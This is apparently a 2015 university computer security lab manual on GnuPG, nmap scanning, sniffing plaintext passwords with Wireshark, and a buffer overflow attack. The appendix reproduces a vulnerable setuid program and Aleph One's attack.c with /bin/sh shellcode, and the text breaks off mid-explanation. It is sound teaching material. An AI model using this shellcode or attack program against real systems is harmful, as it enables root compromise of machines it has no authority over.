# Computer Security 2015

Lab 3: Network security


- This lab will be done in groups of 2 people.
- There are preparatory assignments for this lab, read through the complete lab guide carefully, and bring your written answers to the lab.
- During the lab, write down answers to all problems on a sheet of paper so your work can be approved.

---

## Learning goals:

- Learn how to use GnuPG for encrypting files and mail.
- Scan a network using nmap.
- Sniffing passwords and analyzing traffic on a local network using Wireshark.
- Studying a buffer overflow attack.

---

## Read this earlier than one day before the lab!

There are preparatory assignments for this lab. For most students, these assignments take more than a couple of minutes. Read through this lab guide, and then prepare your assignments. During the lab, answer all Problems on a separate sheet of paper.

**IMPORTANT!** In this laboratory assignment you will learn some methods for gaining unauthorized access to an insecure network and/or insecure computers. If you use these methods outside the laboratory network provided by the department, you are most likely committing an illegal act! The department (including the staff) will not take any responsibility if you use these methods in any illegal, or otherwise prohibited, way.

**Note that you will not have any internet access during the lab, so come prepared.** You may bring as many books and printed materials as you can carry. Study the questions in this lab manual, consider what you will need to be able to solve them, and make sure you bring that information with you. Alternatively, if you feel confident in the availability of eduroam, you may bring your own laptop, smartphone, or tablet to get Internet access.

# Introduction

The computers in this lab are running CentOS 6.5, kernel version 2.6.32.

This laboratory exercise consists of four parts covering the following topics:

- How to use GnuPG for encrypting files and mail.
- How to scan a network using nmap.
- Sniffing password and analyzing traffic on a local network using Wireshark.
- Studying a buffer overflow attack.

If you are not familiar with the topics mentioned above it is extremely important that you do some reading about the tools and methods. Some relevant web-links are given throughout this laboratory assignment paper.

Why do we want to study network security? When you read this paper you might get the impression that you will be fully educated cracker after the laboratory lesson. You might even consider spending the rest of your days as a well paid cracker finding confidential information via the internet (or some other network). Well, that is not the intention! The aim with this assignment is to highlight some of the problems with insecure protocols that exists today. Unfortunately, these protocols have been around for several years and are not likely to be replaced for yet some years. For many of us the internet is a very important tool in our work. We need to communicate with email, perform remote logins on computers around the world etc. And we need to do this every day. As you will discover in this laboratory assignment some of the communications protocols that we use every day are actually insecure.

> **Preparatory assignment 1**
>
> - Read the relevant sections of the course literature about network security.

Throughout this laboratory assignment paper we mention several programs/security tools. If you are not familiar with these, use a search engine to find information about them before the lab.

# 1 Gnu Privacy Guard

[Estimated time for this part: 1.5–2 hours]

In this part of the laboratory we will learn how to use cryptography to send encrypted emails, we will learn how to create signatures, and we will learn how to encrypt files using the free replacement of PGP, called Gnu Privacy Guard (GPG). To understand the laboratory it is essential that you understand some basic cryptography.

> **Preparatory assignment 2**
>
> - Study the Gnu Privacy Handbook, available at `http://www.gnupg.org/gph/en/manual.html`. Do not go into any details, but make sure that you have a feeling for what it does and how to work with GPG. The handbook will be available at the lab computers (see below).
> - Make sure you understand the concept of public key cryptography, symmetric cryptography, hash functions and signatures.
> - In the handbook, look up the commands to: create keypairs; generate key revocation certificates; import, export, and get fingerprints of public keys; and encrypt, decrypt, sign, and verify files. You don't need to remember them, but you should know where to look for them.

It is possible to operate GPG via the command-line, or by using some graphical front end for GnuPG. For this lab though, you should only use the command-line. The graphical programs does not always provide the more advanced features needed for some of the tasks you will perform.

If you need to study the Gnu Privacy Handbook *during the lab*, it can be viewed in the browser on the lab computers using the address `http://www.local.lab/gpgmanual.htm`.

## 1.1 Create keypair

Begin by generating a new keypair, use **lina#** as real name and **lina#@mail.local.lab** as email adress. Make sure you remember the password chosen since this is needed for all access to the private key. Write the public key to a file using the operation `export`, both with and without the option `armor`, compare the results.

**Problem 1** *Which public key algorithm do you use for signatures and encryption?*

**Problem 2** *What does the option* `armor` *do?*

> **Preparatory assignment 3**
>
> - What is a key revocation certificate?
> - Why is it a good idea to have a revocation certificate ?

**Problem 3** *Create a key revocation certificate and store this in a secure place, i.e., only you should be able to read it.*

## 1.2 Encrypt and sign files

Copy the file `/mnt/server.local.lab/eit060/lab3/encrypt_me.txt` to your local home directory. Look at what this file contains. Encrypt this file with the option `encrypt` using your public key.

**Problem 4**

*Why is the encrypted file much smaller than the original file?*

*Is the text readable?*

*Which **algorithms** are used when encrypting the file?*

Decrypt the file again and compare the result with the original file. Are the files identical? The next step will be to also create a signature of the file.

**Problem 5** *Sign the file* `encrypt_me.txt`*. Then verify the signature using the option* `verify`*. What command did you use to create the signature? What different ways are there to create signatures in GPG?*

If you have trouble with the problem below, go back to the previous question and consider the different ways to create signatures.

**Problem 6** *Change one letter in the signed document and then verify the signature again. Is the signature valid?*

## 1.3 Configure Evolution (mail agent) to use your GPG key

Start the Evolution mail agent (Applications ⇒ Office ⇒ Evolution Mail and Calendar). Use the following settings for the mail agent:

| Identity | | Receiving mail | | Sending mail | |
|---|---|---|---|---|---|
| Full name: | lina# | Server Type: | POP | Server type: | SMTP |
| Email Address: | lina#@mail.local.lab | Server: | mail.local.lab | Server: | mail.local.lab |
| | | Username: | lina# | | |

Options not mentioned above should be left as the default values.

Now we can send and receive emails, but we would also like to configure Evolution to use GPG. Open the account editor (Edit ⇒ Preferences ⇒ "Your account" ⇒ Edit ⇒ Security). In the field for the GPG key, assign one of the identifiers for your key, e.g., `<lina#@mail.local.lab>`.

## 1.4 Signing keys and sending encrypted and signed emails

A very important part of public key cryptography is the distribution and integrity of public keys. The core of key management in GPG is the notion of signing keys. Signing keys permits you to detect tampering on your keyring and it allows you to certify that the key belongs to the person named by a user ID on the key.

The signatures of the user IDs can be checked with the command **check** from the key edit menu in the command-line tool.

Before you sign someone else's key it is important to check the authenticity of the key, to do this use the keys fingerprint. Compare the fingerprint of the received key with the sent one, this may be done in person or over the phone or through any other means as long as you can guarantee that you are communicating with the key's true owner. If the fingerprint you get is the same as the fingerprint the key's owner gets, then you with high certainty know that you have a correct copy of the key. After checking the fingerprint, you may sign the key to validate it. Since key verification is a weak point in public-key cryptography, you should be extremely careful and always check a key's fingerprint with the owner before signing the key.

You should now try sending a couple of encrypted and signed emails to some other group. Start by exchanging public keys with your neighbour using for example mail, scp, ftp etc.

**Problem 7** *Import your neighbours public key into your keyring and sign it using your private key. Note that signing a key is not the same thing as signing a file.*

**Problem 8** *Try sending some mails to each other using both signatures and encryption and verify that it works.*

**Problem 9** *Can you read the mails you sent? Why/why not?*

## 1.5 Web of trust

Since it is impossible to have a certification authority who checks the integrity and authenticity of all keys used in GPG, some other method must be used. GPG/PGP uses something call the web of trust.

**Preparatory assignment 4**

- What is the **web of trust** and how does it work?
- What are the different trust levels in the web of trust?
- Look up the commands used to set trust on keys in GnuPG.

In the folder `/mnt/server.local.lab/eit060/lab3/gpg` you can find a number of public keys. Import all of these keys into your keyring. The web should be organized as in the figure below. You have three friends you trust, **Adam**, **Berit** and **Caroline**, so you should sign their public keys with your key. They on the other hand have another friend, **David**, who they trust and whose key they have signed, you do not know **David** at all, and thus you should *not* sign his key.


Depending on how much you trust your friends **Adam**, **Berit** and **Caroline**, GPG validates **David's** key differently.

**Problem 10** *Set the trust in your friends according to the schedule below and fill in the corresponding validity of* ***David's*** *public key.*

| *trust* | | | | *validity of David's key* | | |
|---|---|---|---|---|---|---|
| *do not trust* | *marginal* | *full* | *ultimately* | *marginal* | *full* | *ultimately* |
| *Berit,Caroline* | *Adam* | | | | | |
| *Berit,Caroline* | | *Adam* | | | | |
| *Caroline* | *Adam, Berit* | | | | | |
| | *Adam, Berit, Caroline* | | | | | |

Your are now finished with part one of the laboratory, check your answers. If you enjoyed this part of the lab: when you have finished the remaining parts of it, go home, generate your own real GPG-keys, and send your lab assistant an encrypted mail for real.[1] This is of course optional.

[1] Use my `@eit.lth.se` mail. My key's fingerprint is: `2D2D DA45 0011 6152 722E 9BA8 B8F4 80E7 0A3F 70A3`, at least if you trust this lab manual not to contain any forged fingerprints. You can find my public key on most keyservers, or download it from `http://www.eit.lth.se/staff/linus.karlsson` under the tab *Personal*.

## 2 Scanning the network

[Estimated time for this part: 0.5 hour]

A network attack is likely to require the IP address of the target. Moreover, in order to take advantage of known vulnerabilities in servers we need to know if a particular computer is running the server and also, if a nonstandard port is used, the port number the server is running on. Known vulnerabilities are often applicable only to some specific versions of the server and it is favourable for the attacker if he knows the exact version that is running. There are several tools that can be used to gather all this information and **Nmap** is the most used and well-known of them. Naturally, a network scanning tool is not only used by attackers. A network administrator can also use it to get information about the network, e.g., if the firewall functions as it is supposed to or if there are users, perhaps unknowlingly, running vulnerable services.

> **Preparatory assignment 5**
>
> - Read about Nmap so that you feel comfortable working with it. A good online resource is `http://nmap.org`. Read the lab problems below, and figure out what commands you need to use during the lab.

Now we are going to use nmap to scan the local network. *Note that while you are shielded from the Internet in this lab, using Nmap on a network without the permission from the administrator is illegal in many countries and you may get in serious trouble if you try it.* For more information about legal issues, read `http://nmap.org/book/legal-issues.html` if you are interested.

Use the man-file for Nmap to find out which options to use in the different problems.

**Problem 11** *Determine, using a ping scan, which hosts are online on the local network.*

**Problem 12** *Do a port scan for the hosts that are online. (You can use the option* `-T4` *if the port scan seems slow). What services are running on the different hosts? Give some examples from each host, you don't have to write down all output.*

**Problem 13** *Find out, using OS detection, what operating system is used on the computer* `crackme.local.lab`*.*

**Problem 14** *Which ftp-server and which version of it is used on the computer* `crackme.local.lab`*.*

## 3 Network sniffing

[Estimated time for this part: 0.5 hour]

For some reasons, that can be best explained by computational complexity and speed, it seems that not all data traffic on a network is secured by some form of crypto-system. It is also a fact that protocols like rlogin, telnet, FTP, POP3, SMTP, IMAP etc. are sometimes used in their infancy form in order to be backward compatible. This means, for example, that the mentioned protocols may send passwords as plain text.

> **Preparatory assignment 6**
>
> - Get acquainted with POP3, SMTP, telnet, FTP and SSH. You do not have to learn any details about the protocols, but you should know what they are and in which context they are used.

We will, in this laboratory assignment, use the tool Wireshark to study the data traffic on the local network provided during the lab. Wireshark is mainly a tool for the system or network

administrator to check and analyze the network traffic. But for our purposes it also serves well as a tool to obtain password or any other confidential information sent in plain text on the network.

The network in the laboratory is a hubbed network. When a hub receives a packet of data at one of its ports from a PC on the network, it transmits the packet to all of its ports and, thus, to all of the other PCs on the network. This makes it easy for a computer on the network to listen to the other computers. It is also possible to sniff data on a network connected via a switch, although it is a little more difficult (this will not be tested in the laboratory since one has to poison the ARP table of the victim and the router to perform the attack. 12 computers all trying to poison each other at the same time is a bad idea).

**Preparatory assignment 7**

- Get acquainted with Wireshark. Understand how to enter filter strings. Information can e.g., be found at `http://wiki.wireshark.org`.

**Problem 15** *Start Wireshark with by entering* `sudo wireshark`*, in the command-line, and start getting acquainted with the program. Visit a few web pages e.g.,* `http://www.local.lab` *or the lab queue, and analyze the traffic. Try a few different filters, you may for example want to filter out everything from labqueue since it generates quite a lot of traffic.*

**Problem 16** *Update your mailbox created in the first section and analyze the traffic. What can you say about the POP3 protocol?*

Now we will log into the computer `crackme.local.lab`. Recall that the username is `linaXX` and the password is `Kanejbytas123`.

**Problem 17** *Log into the computer* `crackme.local.lab` *by using FTP, SSH and telnet. If possible, let your neighbour log in and study the traffic between their computer and* `crackme`*. What can you say about the traffic?*

# 4 Cracking a computer via buffer overflow

[Estimated time for this part: 0.5–1 hour]

In the previous labs you cracked the passwords of users on your computer. This way, you can gain access to the computer as a local user. However, the ultimate goal of an attack is to become root. A hacker which has root access can install very devastating programs or open backdoors and servers which he/she could use later to perform different attacks on other computers. The root password is normally much more carefully chosen than user passwords and therefore it is not likely that an attack like that in lab 1 would find the root password. The solution is to try to become root without knowing the password. The buffer overflow attack is such a way of gaining root access without the knowledge of the password. A basic description of how the buffer overflow attack works can be found in Appendix B. The interested student could read the full article `http://www.windowsecurity.com/uplarticle/1/p49-14.txt` on which the Appendix is based.

**Preparatory assignment 8**

- Read about, and understand the basics of, the buffer overflow attack in Appendix B. Even if you are confident that you know how the buffer overflow works, take a look at the `attack` and `myecho` program which you will use during the lab.

In the directory `/mnt/server.local.lab/eit060/lab3/` there is the compiled program `myecho` from Appendix B. It has the setuid bit set and it is owned by root. This compiled version is

prepared for being "easy" to attack, so use it! Don't try to compile your own version (yet; see below).

The `attack.c` source code is also in that directory together with a compiled executable of the file. Copy this executable as well, but you should *not* use `niceify` on it. Also, there is no need to compile `attack` yourself, but you may look at the source code if you want to.

If you use the graphical interface to copy the files, remember to add the execute permission to your local copy afterwards. The GUI removes this bit during the copy operation. Copying with `cp` in the terminal will retain the execute permission as expected, and is thus recommended.

> **Problem 18** *Copy* `myecho` *and* `attack` *from* `/mnt/server.local.lab/eit060/lab3` *to your home folder. Use* `niceify` *to preserve attributes on* `myecho`*! Try to attack* `myecho` *to gain access to your computer as root. Remember:* `attack` *opens a new shell, with the environment variable EGG defined which can be used as input to* `myecho`*. If your guessed value of the offset does not work, you should exit the shell and run attack again. Does it seem likely you'll succeed with the attack before the lab session ends? Why not?*

Run `sudo sysctl -a|grep kernel.randomize_va_space`. This is the setting that governs the randomized behaviour (see the appendix). Run `sudo sysctl -w kernel.randomize_va_space=0` to create a deterministic situation that will be easier to attack.

> **Problem 19** *Retry the attack. If your guessed value of the offset does not work, you should exit the shell and run attack again. You can check your identity with the* `whoami` *or* `id -u` *command. When your effective identity is root you are finished with this problem. Remember to exit all the subshells you have entered.*

Each time you recompile `myecho` below, remember to run `niceify` on it! The `-m32` flag must be included when compiling in all problems, since the computers run a 64-bit version of Linux, but we wish to compile a 32-bit executable.

There are two different compile flags in GCC that affect the success of our buffer overflow attack:

- `-fstack-protector` / `-fno-stack-protector`
- `-z execstack` / `-z noexecstack`

As you can see, you can combine the flags in four different ways. Try all combinations to find out how they affect the attack. For example, one of the possible combinations is compiled with the command: `gcc -m32 -fstack-protector -z noexecstack -o myecho myecho.c`

> **Problem 20** *Fill in the matrix in Table 1 below. For which combination of flags does your buffer overflow attack work?*

> **Problem 21** *Compile* `myecho` *without any special flags (*`gcc -m32 -o myecho myecho.c`*). Does the attack work? What flags do you think CentOS use by default?*

| | `-fno-stack-protector` | `-fstack-protector` |
|---|---|---|
| `-z noexecstack` | | |
| `-z execstack` | | |

Table 1: GCC compiler options matrix.

# Appendix A Summary of web-links.

- http://www.cert.org/
- http://www.ugu.com/
- http://nmap.org/
- http://www.openssh.org/
- http://www.wireshark.org/
- http://www.oxid.it/downloads/apr-intro.swf
- http://www.windowsecurity.com/uplarticle/1/p49-14.txt

# Appendix B Buffer overflow attack.

To understand the buffer overflow attack we must first look at how a program is organized in memory during run time. This may be different for different processer architectures/operating systems, and we will here only consider the buffer overflow attack in the context of the C programming language and Intel x86 architecture with a Linux operating system.

## Memory organization of a process.

The memory in most computers can be thought of as a contiguous sequence of words. On a Pentium based computer, a word is 4 bytes, and a byte is the smallest addressable unit in the memory, and (if we disregard the swapping feature) each byte in the memory has a unique address.

A (compiled) program consists of three regions or segments in memory. First the `Text` segment which contains the code or the machine instructions and read-only data. This segment is marked read-only by the operating system and any attempt to modify it will result in a segment violation. An interesting problem to consider is how self-modifying viruses can circumvent this, (or do they have to?), but we shall not dwell on that here. Second, the `Data` segment which holds global (static) variables. Finally the `Stack` segment. A stack is a data-holding entity with the property that the last element put on the stack is the first element to be accessed. You can think of this as a pile of plates, if you put another plate on the pile you have to remove that first in order to access the plate below. The stack operations are called `push` and `pop`, and we hope you are familiar with the stack concept from previous courses.





Figure 1: The memory organization of a process.

The stack elements are all 4 bytes wide (i.e. one word) and the stack grows towards lower memory addresses. To keep track of the stack, the Pentium processor has two registers devoted to stack operations. The Base Pointer (BP) and the Stack Pointer (SP). Will will come back to the BP register but the SP is used to point to the top of the stack. See Fig. (2).

```
                Memory address          Value
                00000408:
                0000040C:
new     SP ->   00000410:               12121212
        SP ->   00000414:               00001234
```

Figure 2: First SP points to address 414, then after a push(12121212) it decreases to 410.

## How the stack is used in C programs.

There are three important applications for the stack in a C program. All of them are concerned to a subfunction call within a program. Consider the following (rather silly) C program.

```
 0: #include <stdio.h>
 1:
 2: void printsum(int a, int b) {
 3:   char buf[10];
 4:
 5:   sprintf(buf,"%d",a+b);
 6:   printf("%s\n",buf);
 7: }
 8:
 9: int main() {
10:
11:   printsum(2,3);
12:   printf("THE END\n");
13:   return(0);
14: }
```

Looking first at line 11, we see that the `main()` program must pass the arguments `2` and `3` to the function `printsum()`. At line 3 a local variable `buf` is declared which only exists inside the function `printsum()`. So when we enter `printsum()` the program must provide a 10 bytes space somewhere. Finally when we return from `printsum()` at line 7, the program must know where to continue its execution, i.e., it should continue at line 12. All these problems are solved using the stack according to the following rules.

- When a subfunction is called with parameters, the values of the parameters are pushed on the stack.
- When we call a subfunction somewhere in our program, the `return address` is pushed on the stack so that when the subfunction reaches the end, the return address is poped from the stack and the program continuous its execution right after where we called the subfunction.
- Local variables are allocated on the stack.

Now we can understand the use of the BP register. Since all local variables are allocated on the stack, we could use the SP register plus a relative address to locate exactly where in the stack a particular variable is located, but since the stack pointer may change inside the subfunction as we push/pop things, the relative address would have to change accordingly. A much more practical approach is to copy the value of the SP to the BP when we enter the subfunction, and then address the local variables relative the BP register. In this way all relative addresses will be the same throughout the subfunction.

Let us go back to the previous C program and trace the stack as we proceed. We look at the assembler output from the compiler, by running:
`gcc -S -o prog.S prog.c`
Now the assembler output from program `prog.c` will be written to the file `prog.S`.

Row 11 is compiled into:

```
                          <-  Lower mem            Higher mem ->
                     Address:  00000000000000001111111111111111
                               0123456789abcdef0123456789abcdef
30:       pushl $3             [                            0003]
                                                            ^-SP
31:       pushl $2             [                        00020003]
                                                        ^-SP
32:       call printsum        [                    rrrr00020003]
                                                    ^-SP
on return from printsum:       [                        00020003]
                                                        ^-SP
33:       addl $8,%esp         [                                ]
                                                           ^-SP
```

On assembler lines 30 and 31, we see that the parameters are push onto the stack. On line 32, the return address represented by `rrrr` is also pushed on the stack before the program jumps to the `printsum()` function. The return address in this case would be the address of row 33. On return from `printsum()`, the return address has been poped into the Instruction Pointer register to continue execution at the right point, and the stack has the same contents as before the subfunction call. Line 33 just discharge the parameter values from the stack by increasing SP with 8 (i.e. two words).

Continuing inside the subfunction `printsum` we first have the `function prolog`:

```
                          <- Lower mem            Higher mem ->
                     Address:  00000000000000001111111111111111
                               0123456789abcdef0123456789abcdef
On function entrance:          [                    rrrr00020003]
                                                    ^-SP
0:        pushl %ebp           [                bbbbrrrr00020003]
                                                ^-SP

1:        movl %esp,%ebp       [                bbbbrrrr00020003]
                                                ^-SP
                                                ^-BP
2:        subl $12,%esp        [    xxxxxxxxxxxxbbbbrrrr00020003]
                                    ^-SP        ^-BP
```

On line 0: we first pushes the old BP (the registers assembler name is ebp) on the stack (marked with `b`), so that the function calling our subfunction can restore its BP when we return. We then copy the SP (named esp) into the BP on line 1 and on line 2 we subtract 12 from the SP to make space for the local variable `buf` (marked as `x` in the picture). Note that `buf` is declared to be 10 bytes but since all stack elements are multiples of 4 bytes, the compiler actually must allocate 12 bytes. We can now address both the parameters supplied to the subfunction (2 and 3) and the local variable (`buf`) by addressing relative BP. If we look at the assembly output from line 5 we see how that works.

```
3:        movl 8(%ebp),%eax     # Move parameter "2" into reg eax
4:        movl 12(%ebp),%edx    # Move parameter "3" into reg edx
5:        addl %edx,%eax        # Add "2" and "3", put result in eax
6:        pushl %eax            # Prepare sprintf call by pushing sum
7:        pushl $.LC0           # push address of string "%d". ( .LC0
```

```
                                # is the address of this constant string.)
 8:       leal -12(%ebp),%eax   # load effective address of buf into aex
 9:       pushl %eax            # push buf's address on stack
10:       call sprintf          # call library function sprintf
11:       addl $12,%esp         # remove parameters from stack
```

Looking at the assembler code at the functions exit we have two instructions:

```
20:       leave
21:       ret
```

The instruction `leave` copies the contents of BP back into SP, thereby releasing all stack space allocated by the subfunction. Then it restores the original BP value by poping it from the stack, leaving the stack in the same state as upon entrance to the subfunction. The `ret` instruction pops the return address from the stack into the Instruction Pointer (IP), so that the program can continue execution right after the `call printsum` command on row 32.

## The Buffer Overflow.

Return to assembly line 2 and look at the stack. The local variable `buf` is allocated on the stack in a *lower* memory address than the return address `rrrr`. A buffer overflow is a result of stuffing more data into a local variable than it can handle, and there by *overwriting* the return address which is stored *after* the local variables on the stack. When the subfunction executes the `ret` instruction, it will return to the wrong instruction address and most likely we will end up with a segmentation fault, because our process is not allowed to execute the memory to which we return. Let look at an example:

```
 0: void function(char *str) {
 1:   char buffer[16];
 2:
 3:   strcpy(buffer,str);
 4: }
 5:
 6: void main() {
 7:  char large_string[256];
 8:  int i;
 9:
10:  for(i=0;i<255;i++)
11:    large_string[i]='A';
12:
13:  large_string[255]='\0';
14:  function(lager_string);
15:}
```

This program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using `strcpy()` function instead of `strncpy()`. If you run this program you will get a segmentation violation. Lets see what its stack looks like when we call `function()`. After the prolog we have

```
          <-Lower mem            Higher mem ->
  Address:  00000000000000001111111111111111
            0123456789abcdef0123456789abcdef
           [    xxxxxxxxxxxxxxxxbbbbrrrrssss]
                ^-SP
```

where `ssss` is the address to `large_string`, `rrrr` is the return address, `bbbb` is the saved BP and `xx..` is the reserved space for `buffer`. Why do we get a segmentation violation? `strcpy()` copies the contents of `*str` (`large_string`) into `buffer` until a null (zero) character is found. As we can see, `buffer` is much smaller (16 bytes) than `large_string` and we're trying to stuff in 256 bytes into it. This means that all 240 bytes after `buffer` in the stack are being overwritten. This includes the saved BP the return address and even `*str`, the parameter. We have filled `large_string` with the character `'A'`. It's hex value is `0x41`, and thus the return address is now `0x41414141`. This is outside of the process address space. That is why, when the function returns and tries to read the next instruction from that address, we get a segmentation violation.

## The Attack.

When attacking a program with the buffer overflow coding error, the main idea is to try to overwrite the return address with a specific new address which contains machine instructions for opening a user shell. If the attacked program is run as **setuid** root, the opened shell will also have effective user root, and we have accomplished our main goal. We can hack the computer anyway we like, starting servers and reading/changing any user file we want.

Consider the following C program which just echoes the first command line argument. If no argument is given it prints the address of `buffer`.

```
 0: /*
 1:  *  Program: myecho.c
 2:  *  Vulnerable to a buffer overflow attack.
 3:  */
 4: #include <stdio.h>
 5:
 6: void main(int argc, char **argv) {
 7:    char buffer[512];
 8:
 9:  if (argc>1) {
10:    strcpy(buffer,argv[1]);
11:    printf("%s\n",buffer);
12:  }
14:  else printf("Address of buffer: 0x%x\n",(int) buffer);
13: }
```

The trick is to supply a string argument to this program that actually is the *machine code* for opening a shell, and then overwrite the return address (remember that `main()` is also a function with the return address pushed on the stack) with the address of `buffer` so that when `main()` tries to return it will start execute our supplied shell code.

We will build the argument string and put it in a environment variable called **EGG** so we can easily pass it on as a command line argument to `myecho`. There are however some technical problems that we have to solve first.

- How to get the machine instructions for opening a shell?
- At which address does `buffer` start (and thus our code)? We need to include this address in the EGG since we're using the overflow method to overwrite the correct return address.

The first problem is easily solved by compiling a small C program that opens a shell. Then we look at the disassembled code and extract the necessary instructions. There are some additional

problems concerning this (e.g. we cannot use any instruction that results in a 0x00 in the machine code since the buffer copying will stop there) but we will bluntly ignore them here and just conclude that

```
unsigned char shellcode[]=
 // Machine code         //  Assembler instruction  # --- Comment ------
 "\xeb\x26"              //  jmp  0x31 (d49)        # Jump to Call instr
 "\x5e"                  //  pop  %esi              # Addr of "/bin/sh"
                                                    # E.i. the last line of
                                                    # this code.
 "\x89\x76\x08"          //  movl %esi,0x8(%esi)    # The addr of
                                                    # "/bin/sh" is placed
                                                    # after the string.
                                                    # 0x8(%esi) is a 8 byte
                                                    # displacement from %esi.
 "\x31\xc0"              //  xor  %eax,%eax         # Clear EAX
 "\x88\x46\x07"          //  movb %al, 0x7(%esi)    # Make sure "/bin"/sh" is
                                                    # zero-terminated.
 "\x89\x46\x0c"          //  mov  %eax,0xc(%esi)    # Place a NULL pointer
                                                    # after the address.
                                                    # Now the end of this
                                                    # buffer will look like
                                                    # [/bin/sh\0][addr][NULL]
                                                    # < 8 bytes >< 4  ><  4 >
                                                    #  ^__________|points back.
                                                    #  ^-%esi also points here.
 "\xb0\x0b"              //  mov  $0xb,%eax         # Setup sys call
 "\x89\xf3"              //  mov  %esi,%ebx         #
 "\x8d\x4e\x08"          //  lea  0x8(%esi),%ecx    #
 "\x8b\x56\x0c"          //  mov  0xc(%esi),%edx    #
 "\xcd\x80"              //  int  $0x80             # execve system call
 "\x31\xdb"              //  xor  %ebx,%ebx         # If we fail, exit
 "\x31\xc0"              //  xor  %eax,%eax         # nicely with a
 "\xb0\xfc"              //  movb $0xfc,%al         # _exit(0) call
 "\xcd\x80"              //  int  $0x80             #
 "\x31\xc0"              //  xor  %eax,%eax         #
 "\xb8\x01"              //  movb $0x1,%al          #
 "\x31\xc0"              //  int  $0x80             #
 "\xe8\xd5\xff\xff\xff" //  call 0xffffffd5 (d-43) # Call pop %esi, push
 "/bin/sh";              //  Program to run         # addr of "/bin/sh".
```

contains the machine instructions for opening a shell.

The second problem is little more difficult. First we need to know that due to the *Address mapping* feature of modern processors, every program's stack starts at the same address. The processor takes care of which *physical address* the program occupies in memory but from the program's point of view, the bottom of the stack will always be at the same address. So all we have to do is to figure out how much the stack has grown when the space for our overflowing buffer is allocated. We will increase our chances of guessing by padding the EGG with the `NOP` (No OPeration) instruction. This instruction does not do anything and is usually used to delay execution for purpose of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our shellcode at the center of the buffer, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long

and it translates to 0x90 in machine code. Assuming the stack starts at address 0xFF, that S stands for shell code, N stands for a NOP instruction, and A is our guessed address, the new stack would look like this:

```
<- Lower mem                    Higher mem ->
  DDDDDDDDEEEEEEEEEEEEEEEE FFFF FFFF FFFFFFFF
  89ABCDEF0123456789ABCDEF 0123 4567 89ABCDEF
  buffer                   ebp  ret
  NNNNNNNNNNNSSSSSSSSSSSAA AAAA AAAA AAAAAAAA
        ^                        |
        |________________________|
top of                            bottom of
stack                                 stack
```

(Note that the address A is a word and all 4 bytes are here represented by the same A.) Let's see how to write a program that wraps all this together.

```
 0: /*
 1:* Program attack.c (written by Aleph 1)
 2:*
 3:* Exploits the stack overflow attack
 4:*/
 5:
 6:#include <stdlib.h>
 7:
 8:#define DEFAULT_OFFSET                    0
 9:#define DEFAULT_BUFFER_SIZE             512
10:#define NOP                             0x90
11:
12: char shellcode[] =
13:   "\xeb\x26\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
14:   "\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x31\xc0\xb0\xfc"
15:   "\xcd\x80\x31\xc0\xb8\x01\x31\xc0\xe8\xd5\xff\xff\xff/bin/sh";
16:
17: unsigned long get_sp(void) {
18:    __asm__("movl %esp,%eax");
19: }
20:
21: void main(int argc, char *argv[]) {
22:   char *buff, *ptr;
23:   long *addr_ptr, addr;
24:   int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
25:   int i;
26:
27:   if (argc > 1) bsize  = atoi(argv[1]);
28:   if (argc > 2) offset = atoi(argv[2]);
29:
30:   if (!(buff = malloc(bsize))) {
31:     printf("Can't allocate memory.\n");
32:     exit(0);
33:   }
34:
35:   addr = get_sp() - offset;
```

```
36:   printf("Using address: 0x%x\n", addr);
37:
38:   ptr = buff;
39:   addr_ptr = (long *) ptr;
40:   for (i = 0; i < bsize; i+=4)
41:     *(addr_ptr++) = addr;
42:
43:   for (i = 0; i < bsize/2; i++)
44:     buff[i] = NOP;
45:
46:   ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
47:   for (i = 0; i < strlen(shellcode); i++)
48:     *(ptr++) = shellcode[i];
49:
50:   buff[bsize - 1] = '\0';
51:
52:   memcpy(buff,"EGG=",4);
53:   putenv(buff);
54:   system("/bin/bash");
55: }
```

The program takes two arguments.

- `bsize`, which is the size of the EGG, (variable `buff`). This parameter should be chosen about 100 bytes more than the buffer we're trying to overflow.
- `offset`, which is the guessed return address relative the SP of this program.

On line 35 we estimate an address which we hope is at the beginning of our overflowed buffer, on line 36 we print this address. Line 38-41 fills `buff` with the return address. On line 43-44 we fill the first half of `buff` with the NOP instruction. Now our `buff` looks like:

```
NNNNNNNNNNNNNNNNNNNNNNNNAAAAAAAAAAAAAAAAAAAAAAAA
```

First half is only NOP instructions and second half is filled with the return address. On line 46-48 we then copy the shell code into the middle of `buff`,

```
NNNNNNNNNNNNNNNNSSSSSSSSSSSSSSSSSSSSAAAAAAAAAAAAAAAA
```

and terminate the string at line 50. Line 52 copies the string `"EGG="` into the beginning of `buff`, which now looks like

```
